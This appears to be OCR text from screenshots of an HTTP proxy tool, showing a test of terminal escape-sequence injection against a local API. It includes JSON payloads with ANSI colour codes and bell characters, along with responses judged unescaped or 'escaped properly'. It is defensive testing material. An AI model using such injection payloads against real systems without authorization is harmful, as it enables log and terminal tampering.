

Send
Cancel
Target: http://127.0.0.1:8080
HTTP/1
Request
Response
Pretty
Raw
Hex
\n
Inspector
1 POST /api/somepath HTTP/1.1
Host: 127.0.0.1:8080
Content-Length: x
Content-Type: application/json
Connection: close
{
"somekey":"somevalue"
}
Search...
0 matches
Ready


Send
Cancel
Target: http://127.0.0.1:8080
HTTP/1
Request
Response
Pretty
Raw
Hex
\n
Inspector
1 POST /api/somepath HTTP/1.1
Host: 127.0.0.1:8080
Content-Length: x
Content-Type: application/json
Connection: close
{
"somekey":"somevalue\n\u001b[31mESC-INJECTION-LFUNICODE:\u001b[32mSUCCESSFUL\u001b[0m\u0007\n"
}
APPEND UNICODE
Search...
0 matches
Ready


Request
Response
Pretty
Raw
Hex
Render
\n
Inspector
HTTP/1.1 500 Internal Server Error
content-type: application/json; charset=utf-8
content-length: x
Date: Tue, 18 Jul 2023 21:23:01 GMT
Connection: close
{
"statusCode":500,
"error":"Internal Server Error",
"message":"query does not support somevalue\n\u001b[31mESC-INJECTION-LFUNICODE:
\u001b[32mSUCCESSFUL\u001b[0m\u0007\n"
}
PLAUSIBLE (MOST LIKELY)
Search...
0 matches
Ready



Request
Response
Pretty
Raw
Hex
Render
\n
Inspector
HTTP/1.1 500 Internal Server Error
content-type: application/json; charset=utf-8
content-length: x
Date: Tue, 18 Jul 2023 21:23:01 GMT
Connection: close
{
"statusCode":500,
"error":"Internal Server Error",
"message":"query does not support somevalue\\n\\u001b[31mESC-INJECTION-LFUNICODE:
\\u001b[32mSUCCESSFUL\\u001b[0m\\u0007\\n"
}
ESCAPED PROPERLY (GOOD JOB!)
Search...
0 matches
Ready



Send
Cancel
Target: http://127.0.0.1:8080
HTTP/1
Request
Response
Pretty
Raw
Hex
\n
Inspector
1 POST /api/somepath HTTP/1.1
Host: 127.0.0.1:8080
Content-Length: x
Content-Type: application/json
Connection: close
{
"somekey":"somevalue[32mESC-INJECTION-RAW:[31mSUCCESSFUL[0m"
}
APPEND ESC/BELL (0X1B/0X07)
Search...
0 matches
Ready



Send
Cancel
Target: http://127.0.0.1:8080
HTTP/1
Request
Response
Pretty
Raw
Hex
1 POST /api/somepath HTTP/1
Host: 127.0.0.1:8080
Content-Length: x
